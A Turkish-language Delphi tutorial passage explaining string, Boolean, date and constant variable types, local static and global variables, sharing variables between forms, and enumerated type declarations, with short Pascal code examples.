Bu bölümde karakter işlemlerinde kullanabileceğiniz değişken tiplerinden bahsedeceğim. Matematiksel ve Tarihsel içeriği olmayan değerleri tutmak için kullanılan tiplerdir.

- **ShortString**

255 Kraktere kadar veri alabilen string değişken tipidir.



Bu tipteki değişkene (‘’) içerisinde bilgi aktarıldığına dikkat ediniz.

- **AnsiString**

Yaklaşık olarak 2^31 karaktere kadar değer atanabilen (en çok kullanacağınız) ve Ansi karakter desteği olan bir değişken tipidir. Kullanımı ShortString değişkeniyle aynıdır.

- **WideString**

Yaklaşık olarak 2^31 karaktere kadar (Unicode) değer atanabilen değişken tipidir.

```
Var
Ad:WideString;  //String değişken tanımlandı
```

String tipte değer alacak olan değişkenlerinizi yukarıdaki üç tipten birtanesiyle tanımlayabilirsiniz.


Boolean Tip Değişken Tanımlamak:

Bir değişkeniniz sadece ***true*** veya ***false*** değerlerini alacaksa bu durumda değişkeninizi Boolean tip tanımlamalısınız. Bu tip değişkenlerde üçüncü bir durum söz konusu değildir. Ayrıca değişken tanımlandığı anda varsayılan değeri false dır.

```
Var
Sonuc:Boolean;  //true veya false değerini alabilir.
```

Tarihsel İçerikli Değişken Tanımlamak:

Delphi içerisinde tarih bilgisi içeren değerleri tutabilecek olan değişkenler, TDate class'ından türetilerek kullanılabilir. Aşağıda bu husus örneklendirilmiştir.




Burada tarihsel değişken olarak kullanılan iki değişken aşağıdaki şekilde tanımlanmıştır.

```
Var
İlktarih,sontarih:TDate;  //Tarihsel değişkenler tanımlanıyor.
```

Daha sonra bu iki değişkene tip dönüştürme işlemi uygulanarak EditBox kontrollerinden değer atanmıştır. Son olarak iki tarih arasındaki fark hesaplanıp başlıkta yazdırılmıştır.

Delphi'de Sabit Değişken Tanımlamak:

Bazı durumlarda değeri hiç değişmeyen sabit bir değişken tanımlamak isteyebilirsiniz. Mesela matematikteki pi sayısı veya logaritmada kullanılan e sayısı gibi, işte bu tip değişkenleri özel bir bildirimle yapmalısınız. Aşağıda bu husus örneklendirilmiştir.




Const'la tanımlamış olduğunuz değişkenin değerini procedure içerisinde değiştiremezsiniz (Özel birim ile yapabilirsiniz).

Local Static Değişken Tanımlamak:


Procedure içerisinde (Global değişken olabilmesi için özel tanımlama blokları mevcuttur, daha sonraki kısımlarda incelenecektir.) tanımlanan bir değişken, kod işletildiği anda bellekte yaratılır, kodun tamamı işletildikten sonra da bellekten atılır. Procedure'ü ikinci kez tekrar işlettiğiniz zaman aynı işlemler tekrarlanacaktır. Bu durumda şöyle bir problemle karşı karşıya kalırız. Procedure'ü ilk işlettiğimiz zaman değişkenimize en son atanan değeri, ikinci işleteceğimiz zaman kullanmak istersek (Yani değişkenin en son aldığı değeri bir sonraki çağrılmada hatırlamak istersek) ne yapabiliriz? Cevabı çok basit, o değişkeni static olarak tanımlarsınız. Local bir değişkenin static olarak tanımlanması, o procedure'ü ikinci kez (veya daha fazla) işlettiğiniz zaman önceki tur bulduğu değeri kullanmasını sağlayacaktır. Bu olay bir çok durumda işinize tahmininizden daha fazla yarayacaktır.

Aşağıda bu husus örneklendirilmiştir.

Formunuza bir adet button kontrolü ekleyip aşağıdaki kodu Clik Yordamına yazın. Projeyi çalıştırdıktan sonra arka arkaya buttona tıklayın, formun başlığındaki metne dikkat ederseniz en son bırakılan değerlerin bir sonraki procedure işletilmesi sırasında hatırlandığını göreceksiniz.




Pencerede kullanılan {$j+} satırı, Const ile tanımlanan sabit değişkenin değerinin procedure içerisinde yeniden atanabilmesi (değiştirilebilmesi) için gerekli olan bir kod parçasıdır. Bu satırı eklemezseniz, Delphi size Const ile tanımlanan bir değişkenin değerini değiştiremeyeceğinize dair hata mesajı iletecektir. Hatırlatalım bu satırı procedure içerisinde de tanımlayabilirsiniz (Ama Const tan sonra bildirmeniz anlamsız olacaktır).



Tüm Alt Yordamlar Tarafından Kullanılabilecek Değişken Tanımlamak:

Sanıyorum hepiniz biliyorsunuz, bu işleme global değişken tanımlama adını veriyoruz. Bu olayı örneklendirecek olursak; birinci buttona tıkladığınız zaman değişkene atadığınız değeri, ikinci buttona tıkladığınız zaman kullanmak isterseniz o değişkeni global olarak tanımlamalısınız. Aşağıdaki Delphi Unit'i içerisinde global değişkenleri nasıl tanımlayabileceğiniz örneklendirilmiştir.


Formunuzun üzerine iki adet button kontrolü ekleyip, aşağıdaki kodları da gerekli olan yordamlara yazınız.




Görüldüğü gibi iki procedure'de aynı "deger" isimli değişkeni kolaylıkla kullanabilmektedir. Global değişkenler procedure'ün işletilmesi bittiği anda bellekten atılmadıkları için, bir procedure'ün sonundaki değişkenin değeri diğer procedure içerisinde hatırlanabilmektedir.

Şimdi uygulamanızı çalıştırıp her iki buttona tıklayın, değişkenin değerinin hatırlandığı sanıyorum dikkatinizi çekecektir. Burada şunu sorabilirsiniz neden bütün değişkenleri burada tanımlamıyoruz? Cevabı son derece basittir. Birincisi bu değişkenler bellekte devamlı yer işgal edeceklerinden performansı etkileyeceklerdir. İkincisi ise hangi değişkenin hangi procedur'ler için tanımlandığı büyük uygulamalar için karmaşa yaratacaktır. Bu sebeplerden dolayı önceliği hep local değişken tanımlamaya veriniz.

Global değişken tanımlamak için Delphi size başka bir blok daha sunmaktadır. Dilerseniz Sadece o Unit içerisinde kullanmak üzere değişkeninizi ***Private Declarations*** kısmında tanımlayabilirsiniz. Eğer global değişkeninizi bu blokta tanımlayacaksanız, o zaman **var** veya **const** bildirisini kullanamazsınız.



Yukarıdaki pencereye dikkat edecek olursanız "deger" isimli değişken Unit in **Private Declarations** kısmında tanımlanmış olup, tüm alt procedure lerin kullanımına sunulmuştur. Formunuza iki adet button ekleyin, aşağıdaki kodları da gerekli olan yerlere yazıp projenizi tekrar çalıştırınız.



Şimdi iki buttona arka arkaya tıklayıp sonucu görebilirsiniz.

Tüm Formlar Tarafından Kullanılabilecek Değişken Tanımlamak:

Bazı durumlarda birinci formda tanımlamış olduğunuz bir değişkenin en son değerini ikinci forma ait herhangi bir prosedürde kullanmak isteyebilirsiniz. Bu tip durumlarda aşağıdaki yöntemi uygulamalısınız.

```
//Form1 e ait Unit1
type
  TForm1 = class(TForm)
    Button1: TButton;
    procedure Button1Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;
var
  Form1: TForm1;
var
  x:Integer;//İkinci form bu değişkeni kullanabilir
implementation
uses Unit2;//Eklemeyi unutmayınız
{$R *.dfm}
procedure TForm1.Button1Click(Sender: TObject);
begin
     form2.show;//Form2 yi aç
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
   x:=155;
end;
```

Aşağıdaki kod bloğunu da ikinci forma ekleyiniz.

```
uses
        Windows, Messages, SysUtils, Variants,
        Classes, Graphics, Controls, Forms,Dialogs,
        Unit1;//Eklemeyi Unutmayınız.
```

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Form2.Caption:=IntToStr(x);//155 yazar
end;
```

Programı çalıştırıp Button kontrolüne tıklarsanız Form2 niz açılacaktır. Bu aşamada başlığa dikkat ederseniz "155" değerinin yazdığını görürsünüz.

Tip Tanımlamaları:

Delphi hesaplamalarınızı gerçekleştirebilmeniz için size bir çok seçenek (class, değişken, yapı vs.) sunmaktadır. Bu seçenekler çoğu kez işinizi görmekle beraber bazı durumlarda kendinize has yeni tipler tanımlamak zorunda kalabilirsiniz. Şimdi sizlere kendi tip tanımlamalarınızı nasıl yapabileceğinizi göstermek istiyorum.

Delphi'de kendinize has yeni bir tip tanımlayacaksanız, bunu **type** komutuyla gerçekleştirebilirsiniz. Bu komutla class, yapı, dizi değişkenleri çok kolaylıkla tanımlayabilirsiniz. Tip tanımlaması sırasında (ğ,ş vs.) karakterlerinden kullanmayınız.


- **Enumerated Types**

```
Type
Ad=(birinci=0,ikinci=1,ucuncu=2,dorduncu=3,.....)
```

Yapılan tanımlamada ilk elemanın sayısal değeri 0, sonrakilerde sırasıyla birer artarak devam edecektir. Dilerseniz aşağıdaki şekilde bir tip tanımlaması da yapabilirsiniz.

```
Type
Ad=(birinci=10,ikinci=20,ucuncu=30,dorduncu=40.....)
```

Aşağıda bu foksiyona ait örneklendirme yapılmıştır.




Burada atanan elemanların sayısal değerlerini yazdırmak için **Ord** fonksiyonu kullanılır.

Kodu inceleyecek olursak öncelikle Haftanın yedi gününün belirlendiği yeni bir (Enumerated) tip tanımı yapılmış olup, bu tanımlamadan sonra tüm alt yordamlar tarafından kullanılabilmesi için "gun" isminde bu tipten türetilmiş değişkenimiz bildirilmiştir. Procedure içerisinde bu değişkene "Cuma" değeri aktarıldığı için (type içerisinde herhangi bir değer ataması yapılmadığı için değişkenlerin değerleri sıra numaralarına eşittir. İlk elemanın sıra numarasının "0" olduğunu unutmayınız.) bu eleman 5. sırada bulunmaktadır. Buradan hareketle ilk elemanın numarasının "0" olduğunu hatırlarsak, formumuzun başlığında "4" değerini yazdıracaktır.

Aşağıda Enumerated tip tanımlaması yapılarak haftanın günlerinin ingilizce karşılıkları kullanıcıya iletilebilmektedir.


Aşağıdaki form tasarımını oluşturunuz.



